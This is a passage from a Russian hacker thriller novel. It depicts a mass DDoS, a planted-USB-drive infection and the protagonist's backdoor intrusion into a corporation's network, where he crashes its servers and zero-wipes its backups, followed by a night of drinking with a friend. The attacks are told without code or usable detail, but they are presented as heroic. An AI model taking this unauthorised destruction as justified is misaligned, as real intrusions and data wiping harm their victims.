— Вот именно. А мне пятьдесят восемь. И почти сорок из них я работаю там, где каждый день надо решать, чему верить, а чему — нет. Вот ты приходишь ко мне и говоришь: «Станислав Викторович, завтра конец света». А на вопрос «Откуда знаешь?» — молчишь, как партизан. Как ты думаешь, стану ли я воспринимать твои слова всерьез?

— Если бы я мог раскрыть все детали, я бы это сделал, — с трудом скрывая раздражение, сказал Кирилл, — главное, что существует потенциальная угроза. Станет она реальной или нет, я не знаю.

Кущин резко встал из-за стола и подошел к открытому окну, уставившись на темнеющее небо над ломаной линией крыш.



— У меня есть опыт, и у меня есть инстинкты, которых у тебя не будет еще лет двадцать, — не оборачиваясь, произнес он. — А вот у тебя, кроме слов, нет ничего. Я знаю, что тебе предлагали янки, и уверен, что через тебя они станут вкачивать нам дезу, чтобы расшатать систему изнутри. Ты думаешь, они случайно тебя выбрали? Молодой, талантливый, с головой, набитой идеализмом и амбициями. Такие, как ты, для них находка. Они говорят тебе ровно то, что ты хочешь услышать... Иди работай. И в следующий раз постарайся не отвлекать меня по пустякам.

Закрыв за собой дверь, Кирилл отправился не в «аквариум», а прямиком в свою комнату. Возвращаться за компьютер совершенно не хотелось. Санчо, как обычно, валялся на своей кровати в одежде, уставившись невидящим взглядом в потолок.

— Привет, — бросил ему с порога Кирилл.

— Как, блин, меня все это на хрен достало... — мрачно отозвался Саня совершенно безжизненным голосом.

Сейчас Кирилл был полностью и безоговорочно согласен со своим другом.

0x17

валентин холмогоров

хакеры.ru

глава 0x17

ответный ход

Паста с тунцом сегодня особенно удалась. Джейк с удовольствием орудовал вилкой и ножом, отдавая дань стараниям итальянского повара, а вот Лиам к своей тарелке даже не притронулся, да и вообще выглядел мрачным и подавленным.

— Заказать еще вина? — вежливо предложил Кадлер, бросив взгляд на его опустевший бокал.

— Спасибо, Джейк, не откажусь.

— Попробуйте фетучини, здесь его очень неплохо готовят.

Во взгляде молодого мужчины мелькнуло что-то вроде усталой благодарности. Он взял вилку, но вместо того, чтобы приняться за еду, начал медленно вертеть ее в пальцах.

— Кусок в горло не лезет, — неохотно признался Лиам. — Этот подонок грохнул мне систему на рабочем лэптопе, Джейк. У меня есть резервная копия, но сам факт... Видимо, старею и теряю хватку.

Он печально покачал головой.

— Зато вы успешно сделали свою работу и получили заслуженный гонорар, — попытался приободрить его Кадлер. — Мы смогли наладить контакт с этим парнем и теперь наблюдаем за его действиями.

— Попробуете переманить его на свою сторону?

— Посмотрим. Я забросил удочку и хочу оценить его реакцию. Информация, которую мы ему передали, не в полной мере отражает картину предстоящих событий. Мне интересно, что он будет делать. Побежит за помощью к своим кураторам, затаится или выйдет на связь? Мы этого пока не знаем. Но узнаем очень скоро, деваться ему уже некуда.

Лиам помолчал, затем тяжело вздохнул и положил вилку на край тарелки.

— Я не стал бы недооценивать этого человека, кем бы он ни был. Мне думается, у него достаточно знаний, чтобы выбраться из любой ловушки.

— Возможно, знаний и достаточно, — усмехнулся Кадлер, — но хватит ли опыта? Знаете, Лиам, я вырос на побережье, мы часто ездили на рыбалку с родителями, да буквально каждый уик-энд. Мой отец говорил: «На каждую хищную рыбу найдется свой крючок». Эта рыба не из простых, но я уверен, мы ее вытащим. А теперь попробуйте хотя бы немного тунца, прошу вас.

Лиам неохотно, но все же подчинился, и, кажется, вкус пасты с тунцом ненадолго отвлек его от тревожных мыслей.

* * *

— Кикс, вставай! Там такое!..

Кирилл с трудом разлепил глаза. Просунувший в приоткрытую дверь его комнаты лохматую голову Грек убедился, что он проснулся, и исчез в коридоре.

Кирилл зевнул, пытаясь сообразить, который час. Спальня была погружена в полумрак, хотя свет из окна намекал, что утро уже давно наступило. Санчо в комнате не оказалось: он уже куда-то умотал, оставив после себя скомканную постель и разбросанную в беспорядке по полу одежду. Кирилл откинул одеяло и босиком потопал в сторону умывальника. Спешка спешкой, но привести себя в порядок все равно необходимо. Еще и крепкого кофе хорошо бы выпить, иначе никак не проснуться.

В коридоре офисного корпуса было пустынно. Своей магнитной карточки Кирилл в царившем вокруг бардаке не нашел, поэтому дождался, пока дверь «аквариума» откроется, выпуская оттуда направляющегося в уборную Финча, и тенью скользнул в офис.

— О, а вот и ты! — приветствовал его Грек из-за своего компа. — Смотри!

Он ткнул пальцем в экран, словно Кирилл мог видеть монитор насквозь.

— И что это? — спросил тот, обходя стол и протирая на ходу глаза.

По дисплею Грека бежали неровные строки, в которых Кирилл узнал отчет трассировщика пакетов. Судя по всему, какая-то их часть бесследно терялась по дороге, не достигая конечной точки своего маршрута.

— Ну и? — Кирилл нахмурился, пытаясь понять, что именно хотел показать ему коллега.

— Кто-то дидосит нашего провайдера, — ответил он, не отрывая взгляда от экрана. — Запросы идут с тысяч разных адресов. Сеть пока держится, но я не уверен, что это случайная активность.

Кирилл достал из кармана телефон и взглянул на экран: часы показывали 12:47. Щелкнула дверь: в комнату вернулся Финч, уселся на свое рабочее место и зашуршал клавиатурой.

— Пишут, крупных хостеров тоже атакуют прямо сейчас, — громко сообщил он.

— Ага, и несколько банков упали, — подтвердил Шпала, — сайты не открываются, уведомления не приходят.

Кирилл выждал, пока на его компьютере загрузится операционка, запустил браузер и пробежался по новостным сайтам. Интернет и вправду изрядно тормозил, веб-страницы грузились медленно, словно он сейчас находился не в офисе, подключенном к высокоскоростной оптоволоконной магистрали, а дома в Подгорске, за своим древним компом с полудохлой модемной линией.

Картина складывалась в целом тревожная. На главных страницах крупнейших информационных порталов висели сообщения о проблемах с доступностью онлайн-сервисов, а в комментариях появлялись первые панические посты: люди жаловались на сбои в работе банковских приложений и интернет-магазинов. Атака началась примерно в пять утра по Москве: сначала под удар попали платежные системы, затем отвалилась популярная служба бронирования авиабилетов, следом за ней рухнули железнодорожные кассы. Крупные провайдеры пока еще как-то справлялись, но в сети понемногу нарастал хаос.

В комнате повисла напряженная тишина, прерываемая только дробными щелчками клавиш и гудением системников. Кирилл запустил сетевой монитор, пытаясь найти аномалии в локальных подключениях. Если атака коснулась провайдера, то, возможно, она уже добралась и до их сети.

— Наши сервера пока в порядке, — бросил Шпала через плечо. — Но нагрузка растет. Есть вероятность, что мы следующие в списке.

— А чего они вообще добиваются? — спросил Финч. — Уронить все, что можно, все равно не смогут, пупок развяжется.

Кирилл промолчал, вспомнив о полученном накануне от Кадлера файле. Пока что цели атакующих совпадали с присланным ему списком IP-адресов, и, если это совпадение не случайно, там явно располагают достаточными ресурсами, чтобы оставить без интернета абонентов крупнейших операторов связи. Самое неприятное, что сделать с этим практически ничего нельзя: когда атака одновременно идет на множество независимых узлов, эффект дадут лишь скоординированные действия десятков специалистов, отвечающих за безопасность сетевой инфраструктуры в разных уголках страны. И время сейчас работает против них.

— Пишут, аэропорты в столице встали, — сообщил во всеуслышание Грек, — у них там проблемы с регистрацией пассажиров.

Кирилл снова взглянул на часы: половина второго. Тем временем в сети что-то понемногу стало меняться. Похоже, первая волна атаки, которой подверглись банки и крупные интернет-сервисы, отвлекла внимание безопасников, и теперь основной удар обрушился на корневые и региональные DNS-серверы. Туда хлынула лавина мусорных запросов, и сервера буквально захлебнулись в этом бурном потоке, а многие сайты становились недоступными на глазах. Это уже выходило далеко за рамки сценария из давешнего американского письма. Если дела так пойдут и дальше, к вечеру неизбежно наступит коллапс.

В три пополудни новый удар пришелся на ресурсы магистральных провайдеров. Возросший трафик на границах их сетей практически парализовал маршрутизацию, и сайты на компьютерах пользователей перестали открываться. Там, где сеть еще хоть как-то работала, гуляли панические и противоречивые слухи о «тотальном отключении интернета» и «иностранном вторжении». Движимые желанием получить самую свежую информацию, сотни тысяч пользователей настойчиво лезли в сеть, еще больше увеличивая нагрузку на умирающую инфраструктуру.

— Что там творится на уровне протоколов, кто-нибудь в курсе? — спросил Кирилл, вглядываясь в свой терминал.

Он почувствовал, как сердце начинает биться быстрее.

— HTTP-флуд, UDP-флуд, амплификация, — ответил Шпала. — Полный комплект. Пишут, запросы идут через прокси буквально отовсюду, отследить источники будет непросто.

Спустя сорок минут Кирилл начал замечать первые попытки организованного противодействия происходящему. Администраторы стали принудительно ограничивать доступ пользователей к отдельным узлам и начали изолировать атакующие сегменты глобальной сети. Пока эти меры помогали слабо, интенсивность атак не снижалась.

Кирилл смотрел в экран, лихорадочно пытаясь собрать в кучу разбегающиеся мысли. Вполне возможно, источник вредоносного трафика — это и вправду сотни тысяч разбросанных по всей планете машин с установленным на них софтом TerraCore. Этот самый софт работал на компьютерах, серверах, промышленных контроллерах... Изолировать эти устройства невозможно, они уже давно стали частью интернета, его кровеносной системы. США, Европа, Азия, Латинская Америка. Точки на карте, разбросанные, будто звезды на ночном небосклоне. Такая слаженность требовала централизованного управления. Что-то должно координировать эту атаку, отдавать команды, распределять ресурсы, балансировать трафик... У этого цифрового оркестра непременно должен быть дирижер.

В памяти всплыли слова Маркуса Рейвса — Кирилл уже не сомневался, кто именно скрывается за псевдонимом Darkoder: «Перцептрон» может не только обнаруживать и предотвращать атаки, но и управлять ими.

Мысль вонзилась в сознание, словно острый гвоздь. Кирилл смотрел на пульсирующие пики графиков на экране и вдруг осознал, что каждый байт, каждый пакет данных двигается по невидимым дорожкам, складываясь в убийственно красивую и беспощадную симфонию хаоса. Но если исчезнет дирижер, оркестр не сможет продолжить этот концерт. Наступит не тишина, а какофония. Потоки данных начнут запутываться, утопая в бессмысленности, словно реки, выброшенные из русла. Без дирижера атака потеряет изначально задуманную кем-то структуру, а значит, станет неподвластной контролю.

Взгляд Кирилла переместился с экрана на клавиатуру, потом — на кружку с недопитым кофе, словно на ее дне прятался ответ на не заданный им вопрос. Он знал, что такое децентрализованные сети. Говорят, их невозможно уничтожить. Но в этой сети существовало нечто, что управляло ей, а значит...

Мысль была настолько пугающей, что Кирилл почувствовал, как холодок пробежал по позвоночнику. В голове возник отчаянный план. Он не был уверен, сработает ли это, но по крайней мере он попытается. Только если Санчо не подвел и все-таки выполнил его просьбу... Где, интересно, его черти носят, когда он так нужен?

— Парни, у кого-нибудь есть дата-кабель для телефона? — спросил Кирилл.

Неважно, сколько раз ты споткнешься по пути, не страшно, если не получится с первого раза. Главное — идти.

Он попробует. И будь что будет.

Кирилл воткнул переданный ему Финчем шнур в компьютер. Мобильник в качестве GPRS-модема — не самое быстрое средство связи, но интернет от провайдера уже практически умер, а сотовый оператор еще хоть как-то держался. Кирилл установил соединение, запустил терминал и принялся вбивать в него команду за командой. Казалось, мозг сам превратился теперь в мощную программу, отсеявшую посторонний шум и сфокусировавшуюся на значимых данных. Одни и те же мысли проносились в голове, словно назойливый мотив, от которого невозможно избавиться: только бы получилось, только бы не обвалился канал...

Инфраструктура TerraCore и вправду напоминала неприступные бастионы средневековой крепости. Стоящий на страже «Перцептрон» пресечет даже малейшую попытку проникнуть за охраняемый периметр, а архитекторы этой твердыни предусмотрели все возможные хакерские лазейки... Все, кроме банального человеческого фактора.

Иногда даже самые простые вещи ломают самые сложные механизмы.


Бегущие в окне терминала команды вдруг замерли, и на экране появилась строка с мигающим курсором, терпеливо ожидающая ввода.

Санчо все-таки сдержал свое слово.

ЗА НЕСКОЛЬКО ДНЕЙ ДО ЭТОГО

Сегодня Шарлотта пребывала в прекрасном настроении. В пятницу семейный суд поставил жирную точку в ее бракоразводном процессе, к тому же ей удалось договориться с сестрой о том, что в этот уик-энд та присмотрит за детьми. А значит, давно намеченные планы наконец-то воплотятся в реальность. Эндрю уже снял уединенный лесной домик в Смоки-Спрингз, и они целых два дня смогут побыть наедине друг с другом. Уютный камин, джакузи, барбекю и, конечно же, море секса. При мысли об этом Шарлотта ощутила приятную тяжесть внизу живота... Уже скоро, осталось потерпеть всего лишь один день.

А вот и крыльцо офиса. Брошенный по сторонам мимолетный взгляд случайно зацепил какое-то яркое пятнышко на сером бетоне автомобильной стоянки. Что это, брелок от машины? Нет, флешка! Похоже, обронил кто-то из спешащих на работу сотрудников «Терры».



Наклонившись, Шарлотта подняла миниатюрный пластиковый накопитель, слегка припорошенный дорожной пылью. На боковой грани виднелась нанесенная краской надпись серебристыми буквами: TerraCore, а рядом — еле заметный логотип компании. Ну точно, выронил кто-то из коллег. Первой мыслью было оставить находку на ресепшене, но любопытство все же взяло верх. Повертев в руках флешку, она быстро спрятала ее в карман пиджака.

Войдя в здание, Шарлотта миновала девушку за стойкой, вяло кивающую всем проходящим, и поднялась на свой этаж. В открытом офисном пространстве сотрудники уже начинали собираться на утренние совещания, раздавался гул голосов, звонки телефонов, щелканье клавиатур. Шарлотта опустилась в кресло в своем небольшом закутке, который с натяжкой можно было назвать кабинетом. Включила компьютер, быстро вставила флешку в порт рабочего ноутбука и замерла в ожидании.

Система мгновенно распознала устройство. Открылось окно проводника — какие-то картинки с милыми котятами, несколько сохраненных из интернета кулинарных рецептов... «Похоже, ничего интересного», — расстроенно подумала Шарлотта. Она и не заметила, как на ее машину скопировалась, а потом запустилась крошечная программа, тихо уничтожив на флешке собственный исходный файл.

И конечно же, Шарлотта не знала, что несколько в точности таких же флешек сегодня утром нашли неподалеку от офиса другие сотрудники компании. Один оставил ее себе, чтобы посмотреть содержимое дома, другой передал накопитель дежурившей на первом этаже девушке, а двое, как и она сама, подключили флешку к своим служебным компьютерам...

А от офисных корпусов неспешной походкой удалялся очень довольный собой смуглый молодой мужчина. Сегодня ему опять удалось влегкую заработать полсотни баксов. И главное, даже не пришлось нарушать законы.

* * *

— Морозов! Подойди-ка ко мне на пару слов.

Появившийся невесть откуда Станислав Викторович был явно чем-то недоволен. Неохотно отлипнув от терминала, Кирилл поднялся со своего рабочего места и направился к окну, где поджидал его сурово хмурящий брови начальник.

— Где Увалов? — не давая ему опомниться, рявкнул Кущин.

— Понятия не имею, с утра его не видел, — пожал плечами Кирилл.

— Тогда вот тебе еще один вопрос. Где твой пропуск?

Кирилл похлопал руками по карманам, словно надеясь все-таки найти эту проклятую пластиковую карточку.

— Не знаю... Наверное, засунул вчера вечером куда-то...

— Зато я знаю. Я посмотрел по камерам, сегодня в шестом часу утра Александр Увалов покинул здание и вышел за охраняемую территорию на улицу. А логи системы контроля доступа говорят, что воспользовался он твоим магнитным пропуском! Знаешь, что это значит?

Кирилл почувствовал, как у него все похолодело внутри.

— Что?

— Он отбывает уголовное наказание в виде исправительных работ, вот что. И я должен сообщить о побеге. Его объявят в розыск, долго прятаться он не сможет. В метро, на вокзалах, да буквально везде будут висеть ориентировки. Но самое главное, что ты, будучи старшим в группе, не уследил за своим товарищем. Если думаешь, что неприятности тебя лично не коснутся, то ошибаешься.

— Я не просился на эту должность.

— А мне плевать! Если завтра к восьми утра Увалова здесь не будет, пеняй на себя. Делай что хочешь, времени у тебя мало. Поймают твоего приятеля, я лично похлопочу, чтобы его законопатили на зону куда-нибудь подальше, за полярный круг.

«Похоже, Кущину ой как не хочется выносить сор из избы, потому что он и сам огребет по первое число за бегство подопечного», — невольно подумалось Кириллу. Значит, еще есть шанс что-то исправить.

— Хорошо, я верну его к завтрашнему утру, — твердо сказал он. — Но сначала мне нужно кое-что здесь закончить.

0x18

валентин холмогоров

хакеры.ru

глава 0x18

конец файла

Мы считаем себя самыми могущественными существами в обитаемой вселенной. Мы верим, что обладаем властью над технологиями, но порой обстоятельства заставляют нас признать, что это лишь самообман. Технологии похожи на волны цунами, что катятся к берегу, размывая все на своем пути. Только те, кто умеет плавать, смогут выжить в этом бурном потоке.

Кирилл смотрел в черное зеркало терминала, а его отражение молчаливо глядело ему в глаза из этой бездны. Остался последний шаг. Одна случайная ошибка — и все будет потеряно.

Логин. Пароль. Enter. Кирилл ввел короткую команду, пробуждая спящую до поры до времени программу на диске компьютера, расположенного в тысячах километров отсюда. Бэкдор, перебравшийся в ноутбук Шарлотты с флешки и затаившийся в сети TerraCore, получил сигнал и начал действовать. Кирилл до боли в глазах всматривался в каждый вводимый символ, а его пальцы, чуть замирая, продолжали набирать команды. Сейчас он вновь поймал то самое ускользающее ощущение волшебства — чувство всемогущества, позволяющего манипулировать этой реальностью. Осознавать, как каждый его шаг меняет что-то важное на другом конце земли.

Оживший бэкдор проверил наличие открытых на запись папок в сетевом окружении и сохранил там свою копию, тут же запустив бинарник на исполнение. Затем он сообщил о готовности скачать дополнительные модули, которые Кирилл подготовил заранее. Программа начала незаметно перемещаться по сети, шаг за шагом, словно пешка на шахматной доске, уклоняясь от ударов более могущественных фигур и стараясь избегать опасных клеток. Кирилл внимательно следил за происходящим: это небольшое приложение, за написанием и тестированием которого он провел несколько бессонных ночей, перенесло его туда, куда он давно мечтал попасть, — в самое сердце сети TerraCore.

Кирилл вел себя осторожно. Он избегал любых действий, которые могли бы вызвать подозрение у системы мониторинга. Каждый запрос бэкдора, каждое новое подключение к удаленному узлу тщательно маскировались под стандартную сетевую активность. Виртуальная пешка изо всех сил старалась не привлекать внимания, ведь в игре, которую затеял Кирилл, любая случайность могла стоить слишком дорого.

Наконец, долгие минуты напряженного ожидания оказались вознаграждены: Кирилл получил данные с контроллера домена. Пешка была готова стать ферзем. Киря на мгновение замер, сердце забилось быстрее. Он никак не мог отделаться от ощущения, что искусственный интеллект, против которого он затеял эту опасную игру, пристально наблюдает за ним, в любую секунду готовясь дать отпор.

Он ввел следующую команду, запуская модуль, что активировал все расползшиеся по сети копии вредоносной программы. Почувствовавшая неладное система недовольно заворочалась: она начала блокировать подозрительные соединения, пытаясь нащупать источник вторжения. Но было уже поздно: этот бой она проиграла. Враг уже внутри крепостной стены. Серверы в сети TerraCore отключались один за другим, уходя в перезагрузку, а после нее растерянно зависали, не обнаружив на дисках операционной системы.

Кирилл с растущим возбуждением наблюдал, как сеть корпорации, казавшаяся неприступной и несокрушимой, распадалась на глазах. Она была похожа на огромный живой организм, вдруг потерявший контроль над своим телом. Серверы погружались в цифровую кому, оставляя после себя лишь холодное, мертвое молчание. Система отчаянно пыталась восстановиться, но ее усилия больше походили на предсмертные конвульсии. Остатки «Перцептрона» изо всех сил стремились реанимировать сеть, но вредоносный код, разошедшийся по узлам, ломал его логику, менял конфигурационные файлы и вводил в заблуждение все механизмы восстановления.

— О, интенсивность атаки снижается, — раздался в тишине чей-то голос, кажется, Грека.

Кирилл не обратил внимания на этот возглас, отвлекаться сейчас от дела было еще слишком рано. Он открыл новую сессию, подключаясь к одному из последних активных серверов. ARCHIVE-01, Кирилл прекрасно помнил это имя из того самого файла, содержащего схему сети: здесь хранились резервные копии. Его пальцы застучали по клавишам. Канал все еще оставался слишком медленным, слить многогигабайтовое содержимое этого хранилища не получится даже теоретически, поэтому он отдал своей программе простую команду, и она начала действовать. Троян не просто сотрет все файлы на дисках, а забьет секторы нулями. Восстановить что-либо после этой операции будет попросту невозможно.

Вот теперь можно отключаться. Кирилл разорвал соединение и ощутил навалившуюся на него свинцовой тяжестью тишину. Только звуки вентиляторов в системных блоках напоминали, что мир вокруг него все еще существует. Однако вместо радости от успешно проделанной работы изнутри накатило странное опустошение.

Сеть TerraCore перестала существовать, вместе с ней исчез и «Перцептрон» — творение, которое могло изменить будущее человечества. Кирилл вдруг подумал, что в этот миг он и сам навсегда лишился того, что подогревало его азарт. Он почувствовал, как вместе с напряжением уходит что-то большее. Как бесследно исчезает, растворяется цифровой мир, в котором он когда-то нашел себя, а теперь своими руками поставил точку в его истории. А еще пришла уверенность, что корпорация наверняка не оставит это просто так. Возможно, прямо сейчас где-то уже сидят за своими компьютерами аналитики, пытаясь понять, кто же нанес компании такой сокрушительный удар. Эта победа, какой бы значительной она ни казалась, совершенно точно не станет финалом. Но Кирилл отмахнулся от этой мысли. Он сделал то, что должен был сделать, и другого пути у него попросту не было.

Часы показывали половину седьмого, за окнами сгущались влажные сумерки, предвестники близкой осени. Нужно спешить: у него осталось незавершенным еще одно важное и очень срочное дело.

***

Найти человека в огромном малознакомом городе — почти неосуществимая задача. Если, конечно, ты не знаешь, где его искать. Телефон Санчо был выключен, но Кирилл ожидал этого. Он поплотнее запахнул свою летнюю куртку и застегнул молнию, спасаясь от вечерней прохлады, а потом поднял руку, останавливая такси.

Туристический сезон уже пошел на спад, но здесь всегда было ярко, шумно и людно: центр города, традиционное место для развлечений и ночных тусовок. Ослепительный неоновый свет и громкая музыка густым потоком лились из заведений на улицу, и Кирилл подумал, что жителям окрестных домов, наверное, не слишком приятно проводить ночи напролет под ритмы диско и выкрики подвыпивших гуляк.

Клуб-бар «Телеграф» сегодня был полон. За пультом в неровном свете прожекторов, прорезающих разноцветными лучами клубы сигаретного дыма, хозяйничал круглый, как мячик, и такой же подвижный диджей — видимо, тот самый Winnie. Кирилл нырнул в прокуренный зал, словно в омут, наполненный тяжелым ритмом басов. Санчо обнаружился в самом дальнем углу, он устроился на обитой потертой кожей лавке, протянувшейся вдоль стены, с ополовиненным стаканом вискаря в руке. В янтарной жидкости медленно оплывали кубики льда.

— Нашелся, — Кирилл плюхнулся рядом, почувствовав, как деревянное сиденье скрипнуло под его весом.

Саня поднял на него слегка затуманенный взгляд.

— О, Кирюха, — на лице друга появилось подобие улыбки, — присоединяйся! Я тут культурно отдыхаю.

— Культурно отдыхаешь до первого наряда ментов, — напомнил Кирилл. — Тебя уже ищут, и рано или поздно найдут.

— Да и плевать, — легкомысленно отмахнулся тот, — зато прямо сейчас я чувствую себя человеком. Ты даже не представляешь, насколько мне осточертело торчать в этой вонючей дыре.

— Саня, — Кирилл наклонился ближе, пытаясь перекричать грохот музыки и шум голосов. — Ты себя гробишь. Я понимаю, надзор, ограничения... Но потерпи немного. Закончится срок, и ты сможешь делать, что захочешь.

— Не-а, — покачал головой Санчо и залпом допил остатки вискаря. — Кирюха, глянь вокруг. Думаешь, все эти люди делают, что хотят, и по-настоящему свободны? Да ни фига подобного. Общество устанавливает нам рамки, выбраться из которых невозможно, даже если тебя никто не держит взаперти. То, что мы с тобой делаем, бро, на время дает нам ощущение свободы. Но это тоже иллюзия. Вот прямо здесь и сейчас я не чувствую никаких ограничений. Правда, это пройдет, когда протрезвею.

«О, пошла хмельная философия», — подумал Кирилл. Санчо был в своей стихии — пьяный, циничный и до крайности убедительный, когда дело касалось оправданий.

— Ладно, пойдем, тут слишком шумно. — Санчо поставил опустевший стакан прямо на пол и решительно поднялся на ноги. — Найдем местечко поуютнее.

Ночная прохлада пахла дождем и сыростью — но после прокуренной атмосферы клуба она настолько освежала, что Кирилл невольно вздохнул поглубже. Санчо приостановился на мгновение, щелкнул зажигалкой, закурил. Они миновали старый сквер, погруженный в полумрак. Пустые скамейки под редкими фонарями словно ждали кого-то, кто обещал скрасить их одиночество, но забыл о назначенной встрече.

— Кирюха, ты ведь всегда был умным, — сказал вдруг Санчо, выпуская в темное небо облачко дыма. — Зачем ты тащишь меня из этого болота?

— А сам как думаешь? — спросил в ответ Кирилл. — Ты мой друг, Саня. Мы вместе через многое прошли. И если ты считаешь, что можно просто сдаться и оставить все как есть, то я так не думаю. Ты сильнее, чем хочешь казаться.

Санчо усмехнулся и снова затянулся, глядя куда-то вдаль. Его лицо, освещенное мягким светом фонарей, казалось одновременно уставшим и задумчивым.

— Знаешь, что самое дурацкое? — тихо спросил он. — Иногда мне кажется, что я уже сделал все, что мог. Что дальше — просто пустота. А ты говоришь — «сильнее»... Я, может, и был сильным, да только силы эти уже давно закончились.

— Если не перестанешь барахтаться, не утонешь, — повернулся к нему Кирилл, — а если чувствуешь, что идешь ко дну, цепляйся за что угодно. Да хоть за меня. Пока сам не решишь, что пора сдаться, шансы есть.

— Тут имеется одна фундаментальная проблема, — хмыкнул Санчо, и на его лице появилось хитрое выражение, — ты еще трезвый, а я уже нет. Это надо срочно исправить, иначе у нас с тобой синхронизация сбоит. Заглянем-ка сюда, пожалуй.

Чем хорош центр Питера — так тем, что здесь полно круглосуточно работающих забегаловок, где всегда рады запоздалым гостям. Ребята шагнули в тесное полуподвальное помещение, в которое, как в склеп, вели прорезанные в асфальте ступени. Санчо деловито осмотрел представленный в стеклянной витрине ассортимент закусок и распорядился:

— Две по сто водочки, два бутерброда с ветчиной и два стакана томатного сока.

Бармен быстро исполнил заказ, поставив запрошенное на пластиковый поднос, и Саня с Кирей удалились за столик в глубине небольшого зала.

— Надо было все-таки графин на ноль пять брать, — с сожалением сказал Санчо, поднимая свою стопку. — Ну, давай!

Кирилл запоздало вспомнил, что ничего толком не ел аж с самого утра. Огненная жидкость провалилась в пищевод, а в ушах приятно зашумело. Тело окутала уютная теплота, его качнуло на мягких волнах.

— Уф-ф, — шумно выдохнул Санчо, — неплохая водка. Закусывай давай.

— А помнишь, как мы после школы на набережной пили? — спросил Кирилл, в голове которого закрутился целый вихрь ярких воспоминаний.

— Ага, в кустах у старой лесопилки. Мы эту бутылку, кажись, у какой-то бабки возле вокзала купили.

— Ну да, они там по выходным до сих пор торгуют.

— Паршивая водка была, паленая, — поморщился Саня, — я потом полдня с нее блевал.

— А как на великах по парку катались?

— Помню, с нами как-то Тимурыч с параллельного класса увязался, — хохотнул Санчо, — мы с тобой еще веревки притащили, по деревьям лазить. У него тогда цепь на веле порвалась, мы его на буксир взяли. Себе веревки под седла привязали, ему за руль. Там дорожка в парке шла под уклон и разветвлялась, помнишь? А посередине дуб рос. Только разогнались, ты крикнул: «Поворачиваем!» Я повернул налево, ты — направо...

Кирилл засмеялся до слез, вспоминая этот красочный эпизод. Тимуру тогда, правда, было не до смеха, он еще долго не мог поверить, что они с Саней не придумали эту выходку заранее.

— Еще по соточке? — предложил Санчо.

— А давай.

Выпив и закусив бутербродами, друзья выбрались на улицу. Ночной город снова принял их в свои объятия, дохнув в лицо влажным ветром с Невы. Кириллу показалось, будто окутавшая крыши домов ночь чуть потеплела, словно кто-то незаметно накрыл скверы и переулки теплым ватным одеялом. Краски стали мягче, звуки глуше, а тяжесть, давившая на плечи весь вечер, вдруг куда-то испарилась. В голове вспыхнула странная ясность, будто все проблемы, заботы и тревоги превратились в ненужный мусор, который можно одним движением смести с рабочего стола и навсегда удалить из реальности.

— Хорошо, но мало, — озвучил его мысли Саня. — Смотри, Кирюх, как тебе такое название?

Санчо указывал на сияющую в ночи желтым неоном вывеску очередного ночного бара: «Трианон».

— Пейте водку в «Трианоне», на работе меньше вони! — выдал экспромтом Санёк и решительно повернул к входу. — За мной!

Здесь они поступили предусмотрительнее, сразу заказав пол-литра в запотевшем графине, салат и бутерброды с колбасой.

— Ну, давай! — Санчо поднял свою стопку, наполненную до краев.

— В последний раз я так выпивал, когда мы в игровом клубе с тобой зависали, — сказал Кирилл, опрокидывая в себя очередную порцию водки.

— Это на Лавриках, что ли? — уточнил Санчо. — Помню-помню. Ты тогда выглядел весьма утомленным, я тебя на себе домой тащил. Тетя Ира была несколько обескуражена твоими игровыми достижениями.

— Ой, а давай посчитаем, сколько раз я тебя домой притаскивал? — обиженно поджал губы Кирилл. — У меня, знаешь ли, спина не железная, а ты каждый раз думаешь, что я время от времени лошадью подрабатываю.

